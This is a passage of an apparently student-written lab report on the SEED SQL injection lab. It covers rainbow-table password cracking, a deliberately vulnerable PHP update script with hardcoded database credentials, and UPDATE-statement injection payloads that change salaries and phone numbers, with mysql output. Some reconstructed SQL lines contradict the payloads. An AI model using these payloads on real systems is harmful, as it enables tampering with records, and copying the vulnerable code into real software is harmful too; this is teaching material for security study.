


Figure 2.4.2.8. Rainbow attack on the password of user " Vasilis "

INFORMATION TECHNOLOGY SECURITY




Figure 2.4.2.9. Rainbow attack on the password of user " Aggelos "

2.4.3 Observations

The online tool <https://hashes.com> fully revealed all of the users' passwords, meaning that the rainbow attacks were successful and therefore, the passwords are weak.

3. SQL attack Injection in UPDATE statements

Import

For the SQL attack Injection in UPDATE statements we used the web application where we have the ability to modify specific fields in a database record.

INFORMATION TECHNOLOGY SECURITY

SQLi Lab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

SQLi Lab x +

www.seedlabsqlinjection.com/unsafe_home.php 67%

SEEDLABS Home Edit Profile Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figure 3.a. The profile of the user " Alice "

INFORMATION TECHNOLOGY SECURITY





Figure 3.b. The profile to be modified for the user " Alice "

The php code behind user profile updates is located in the / var / www / SQLInjection directory (unsafe_edit_backend.php) .

INFORMATION TECHNOLOGY SECURITY



```
unsafe_edit_backend.php [Read-Only] (/var/www/SQLInjection) - gedit
Open Save

<?php
session_start();
$input_email = $_GET['Email'];
$input_nickname = $_GET['NickName'];
$input_address = $_GET['Address'];
$input_pwd = $_GET['Password'];
$input_phonenumber = $_GET['PhoneNumber'];
$name = $_SESSION['name'];
$id = $_SESSION['eid'];
$id = $_SESSION['id'];

function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        die("Connection failed: " . $conn->connect_error . "\n");
    }
    return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',Password=
    where ID=$id;";
}
else{
    // if password field is empty.
    $sql = "UPDATE credential SET
    nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNum
    where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>
```

Figure 3. c . File unsafe_edit_backend.php

INFORMATION TECHNOLOGY SECURITY

3.1 Modifying your own details

3.1.1 Actions

Initially, we connected to our own profile " Vasilis " with the password.




Figure 3.1.1.1. Login to the user profile " Vasilis "

INFORMATION TECHNOLOGY SECURITY




Figure 3.1.1.2. The account information of the user " Vasilis "

For the need of the attack in order to increase our salary, we filled in the NickName field the command:


```
', Salary =750000 WHERE Name =' Vasilis ' #
```

From the php code, the SQL command that is executed is the following:

```
UPDATE credential SET nickname=', Salary=750000 WHERE  
Name='Vasilis' # ...
```

3.1.2 Results

INFORMATION TECHNOLOGY SECURITY



3.1.2.1 . SQL Injection attack on the salary of user " Vasilis "

INFORMATION TECHNOLOGY SECURITY

```
/bin/bash /bin/bash 66x25
+-----+
| Vasilis | 750000 |
| Aggelos | 745000 |
+-----+
2 rows in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Aggelos' OR
Name='Vasilis';
+-----+
| Name   | Salary |
+-----+
| Vasilis |    150 |
| Aggelos |    800 |
+-----+
2 rows in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Vasilis';
+-----+
| Name   | Salary |
+-----+
| Vasilis |    150 |
+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 3.1.2.2. The salary of the user " Vasilis " before the attack

```
/bin/bash /bin/bash 66x25
+-----+
| Name   | Salary |
+-----+
| Vasilis |    150 |
| Aggelos |    800 |
+-----+
2 rows in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Vasilis';
+-----+
| Name   | Salary |
+-----+
| Vasilis |    150 |
+-----+
1 row in set (0.00 sec)

mysql> SELECT Name, Salary FROM credential WHERE Name='Vasilis';
+-----+
| Name   | Salary |
+-----+
| Vasilis | 750000 |
+-----+
1 row in set (0.00 sec)

mysql>
```

Figure 3.1.2.3. The salary of the user " Vasilis " after the attack

INFORMATION TECHNOLOGY SECURITY

3.1.3 Observations

The " WHERE " parameter Name = ' Vasilis '" and filling in the NickName field only modifies the " Salary " field of the user " Vasilis "

3.2 Modifying other users' details

3.2.1 Actions

For the need of the attack in order to increase the salary of our colleague " Aggelos ", we filled in the NickName field the command:

```
', Salary =745000 WHERE Name =' Aggelos ' #
```

From the php code, the SQL command that is executed is the following:

```
UPDATE credential SET nickname='', Salary=7450000 WHERE  
Name='Vasilis' # ...
```

For the purpose of the attack to reduce the salary of our boss " Bobby ", we filled in the NickName field with the command:

```
', Salary =1 WHERE Name =' Bobby ' #
```

From the php code, the SQL command that is executed is the following:

```
UPDATE credential SET nickname='', Salary=1 WHERE  
Name=' Bobby ' # ...
```

For the purpose of the attack, in order to change the phone number of our boss " Bobby ", we filled in the NickName field with the command:


```
', PhoneNumber ='3333333333' WHERE Name=' Bobby ' #
```

From the php code, the SQL command that is executed is the following:

